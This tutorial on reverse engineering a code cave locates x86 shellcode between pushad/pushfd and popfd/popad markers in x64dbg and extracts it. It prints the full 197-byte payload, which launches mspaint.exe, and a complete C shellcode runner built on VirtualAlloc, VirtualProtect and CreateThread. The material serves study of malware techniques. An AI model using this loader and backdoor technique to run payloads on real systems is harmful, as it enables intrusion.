Reverse Engineering Code Cave

In this part we will reverse engineer the Code Cave and try to extract the shellcode from it.

We know that before shellcode, we have pushad and pushfd, and after the shellcode we have popfd and popfd.

The program needs to Save registers and flags before shellcode, and after the shellcode it needs to restore the flags and registers.

Based on these two characteristics, we can find the hex characters.


60 9C: Start of the shellcode,

9D 61: End of the shellcode

So, now load the program in xdbg, and look for the pattern

And in the disassembler, go to search → Current Region → Pattern

Click on it, you will get a pop-up window:




In this search for the pattern 60 9C (for pushad, and pushfd)

You can see that it shows you pushad:

Address	Disassembly
0040C277	pushad

And from here follow this address in the disassembler.




So here we are at the beginning of the code cave.

So now to find the end of the shellcode, we need to find popfd.

So, for that you can follow the same step, or just scroll down, until you find it or its address.

Here as you can see we got the popfd, and popad:

So, now just follow the pushad's address in the dump, and you can even see hex pattern 9D 61 in the dump, so before that all is shellcode, so just copy it, then export it, and check whether that's your payload or not.



So, we have the .bin file, now we will convert it into .c file, then copy it, then put in the shellcode runner, then we will check whether mspaint is opening or not.


So, first we will convert it into .c file:

```
unsigned char rawData[197] = {
    0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64,
    0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28,
    0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C,
    0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52,
    0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1,
    0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3, 0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49,
    0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01,
    0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75,
    0xE4, 0x58, 0x8B, 0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B,
    0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24,
    0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
    0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x6A, 0x01, 0x8D, 0x85, 0xB2, 0x00, 0x00,
    0x00, 0x50, 0x68, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D,
    0x2A, 0x0A, 0x68, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x3C, 0x06, 0x7C,
    0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0xEB,
    0x10, 0x53, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E,
    0x65, 0x78, 0x65, 0x00, 0x00
};
```

Now just copy it into the .cpp file:

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned char shellcodePayload[197] = {
    0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64,
    0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28,
    0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C,
    0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52,
    0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1,
    0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3, 0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49,
    0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01,
    0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75,
    0xE4, 0x58, 0x8B, 0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B,
    0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24,
    0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
    0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x6A, 0x01, 0x8D, 0x85, 0xB2, 0x00, 0x00,
    0x00, 0x50, 0x68, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D,
    0x2A, 0x0A, 0x68, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x3C, 0x06, 0x7C,
    0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0xEB,
    0x10, 0x53, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E,
    0x65, 0x78, 0x65, 0x00, 0x00
};

unsigned int lengthOfshellcodePayload = 197;

int main(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    // Allocate some memory space for shellcodePayload
    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("%-20s : 0x%-016p\n", "shellcodePayload addr", (void *)shellcodePayload);
    printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);

    // Copy shellcodePayload to newly allocated memory
    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    // Set the newly allocated memory to be executable
    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    printf("\nPress Enter to Create Thread!\n");
    getchar();

    // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, INFINITE);
    }

    return 0;
}
```

Now run the .bat file, then run the .exe file:



Now as you can see mspaint is opened, so that proves that indeed it is the correct shellcode.